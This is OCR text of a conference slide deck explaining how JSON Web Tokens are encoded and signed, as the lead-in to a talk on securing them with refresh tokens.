Improving the Security of JSON Web Tokens

With Refresh Tokens

Jonathan "J." Tower

Hi, I’m J.

- Jonathan "J." Tower
  - Principal Consultant & Partner
  - Trailhead Technology Partners

TRAILHEAD
TECHNOLOGY PARTNERS

trailheadtechnology.com

🏆 Microsoft MVP in .NET

🍺 Organizer of Beer City Code

✉ jtower@trailheadtechnology.com

🌐 trailheadtechnology.com/blog

🐦 jtowermi

https://github.com/jonathantower/jwt-refresh-tokens

Overview

1. What are JWTs?
2. How JWTs Work
3. Common JWT Security Mistakes, including:
    - Cross-Site Scripting
    - Cross-Site Request Forgery
4. Refresh Tokens to the rescue

BUT FIRST…If You Give $200, So Will I!

bit.ly/tc-water

"charity:water is a non-profit organization that provides clean and safe drinking water to people in developing nations. The organization was founded in 2006 and has helped fund 35,000 projects in 27 countries, benefiting over 9.5 million people.."
- Wikipedia

"4/4 Stars"
- CharityNavigator.org

charity: water

What is a JWT?

JWT

- “JSON Web Token”
- Security bearer token
- Formatted as JSON (JavaScript Object Notation)
- Base64 encoded
- A proposed Internet standard
- Payload contains claims
- Tokens are either signed or encrypted

JWTs Are Base64 Encoded

1010
1010 → A-Z a-z 0-9 + /

1010
1010 → **A-Z a-z 0-9 + /**

(26) + (26) + (10) + (2)

64

1010
1010 → A-Z a-z 0-9 + /

(26) + (26) + (10) + (2)

64

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODk
wIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxw
RJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```

$2^6 = 64$

Binary	1	0	0	1	1	0	1	1	1	0	1	0	0	0	1	0	1	1	1	0	1	0	0	1
Decimal	38						58						11						41					
Base64	m						6						L						p					

Nr	Character	Nr	Character	Nr	Character	Nr	Character
0	A	16	Q	32	g	48	w
1	B	17	R	33	h	49	x
2	C	18	S	34	i	50	y
3	D	19	T	35	j	51	z
4	E	20	U	36	k	52	0
5	F	21	V	37	l	53	1
6	G	22	W	38	m	54	2
7	H	23	X	39	n	55	3
8	I	24	Y	40	o	56	4
9	J	25	Z	41	p	57	5
10	K	26	a	42	q	58	6
11	L	27	b	43	r	59	7
12	M	28	c	44	s	60	8
13	N	29	d	45	t	61	9
14	O	30	e	46	u	62	+
15	P	31	f	47	v	63	/

1010
1010 → A-Z a-z 0-9 + /


Base64

1010
1010 → A-Z 0-9

Base16 (hexadecimal)

1010
1010 → 0-1

Base2 (binary)



A-Z a-z 0-9 + /

Base64


A-Z 0-9

Base16 (hexadecimal)

0-1

Base2 (binary)

1/8



A-Z a-z 0-9 + /


Base64

A-Z 0-9

Base16 (hexadecimal)

0-1

Base2 (binary)



A-Z a-z 0-9 + /

Base64

A-Z 0-9

Base16 (hexadecimal)

0-1

Base2 (binary)

Makeup of a JWT Token

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODk
wIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxw
RJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c

Header

Payload

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODk
wIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxw
RJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c

Signature

HEADER

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD

```
{
  "sub": "username",
  "exp": 1516239022
}
```

SIGNATURE

```
HMACSHA256(
    base64(header) + "." + base64(payload),
    secret )
```

HEADER

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

HMAC
with SHA-256

PAYLOAD

```
{
  "sub": "username",
  "exp": 1516239022
}
```

SIGNATURE

```
HMACSHA256(
    base64(header) + "." + base64(payload),
    secret )
```

HEADER

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD

```
{
  "sub": "username",
  "exp": 1516239022
}
```

Subject (user)

Expiration

More claims here

SIGNATURE

```
HMACSHA256(
    base64(header) + "." + base64(payload),
    secret )
```

HEADER

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD

```
{
  "sub": "username",
  "exp": 1516239022
}
```

SIGNATURE

```
HMACSHA256(
    base64(header) + "." + base64(payload),
    secret )
```

Header and Payload

Secret key


Demo

